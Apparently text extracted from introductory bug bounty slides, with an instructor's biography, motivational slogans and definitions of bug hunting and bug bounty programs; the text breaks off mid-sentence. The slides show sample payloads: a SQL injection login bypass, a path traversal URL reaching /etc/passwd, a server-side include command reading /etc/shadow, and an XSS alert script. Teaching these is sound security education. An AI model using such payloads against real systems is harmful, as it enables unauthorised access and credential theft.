


CREAVTIVE MINDSET

BUG BOUNTY

BE FOCUS | PATIENCE | CREATIVE | ALERT

LET'S PLAY



admin") or "1"="1"/*


http://localhost/index.php? page = ... / ... / ... / ... / ... / etc / passwd

CREAVTIVE MINDSET

BUG BOUNTY




BE FOCUS | PATIENCE | CREATIVE | ALERT



admin") or "1"="1"/*

<! --#exec%20cmd="/bin/cat%20/etc/shadow">-->



**What comes into
our Minds?**



ABOUT ME



Cyber Security Instructor and
Mentor



Trained over 11K+ Candidates
and Guided them in Cyber
Security

<!--#exec%20cmd="/bin/cat%20/etc/shadow"-->

SECURITY CONSULTANT

Security Consultant at ASM Technologies LTD

AzDev Lead Member


Cyber Security Consultant at Cyber Security Society |
Secuneus Cyber Security | Techtwins Technologies |

Ground Cyber Pvt Ltd | Technoreach

Certified Ethical Hacker - CEHv11

AZURE and AWS Certified

Bug Bounty Researcher



What Needed to start Hunting?

Becoming a Bug Bounty Hunter, its not to see what others are doing, it all about how you investing your time into you Hunting Skills to become best version of Yourself?



Weapon

A system with Good Internet



Will Power

Required Knowledge before
jumping into Bug Hunting




Motivation

Patience and Dealing with
Failure is key to Success

Bug Hunting

Bug hunting, also known as software debugging or software testing, is the process of identifying and resolving bugs or errors in software applications. It is an important step in software development to ensure the quality and reliability of the software.



Level UP

<script> alert("Hacked")</script>



CREAVTIVE MINDSET



Bug Bounty

Bug bounty programs are initiatives launched by organizations to encourage security researchers, also known as ethical hackers or white hat hackers, to discover and report vulnerabilities in their software or systems.

These programs provide a platform for security researchers to responsibly disclose bugs they find and earn rewards or bounties in return. Bug bounty programs have become a popular practice among companies as a proactive 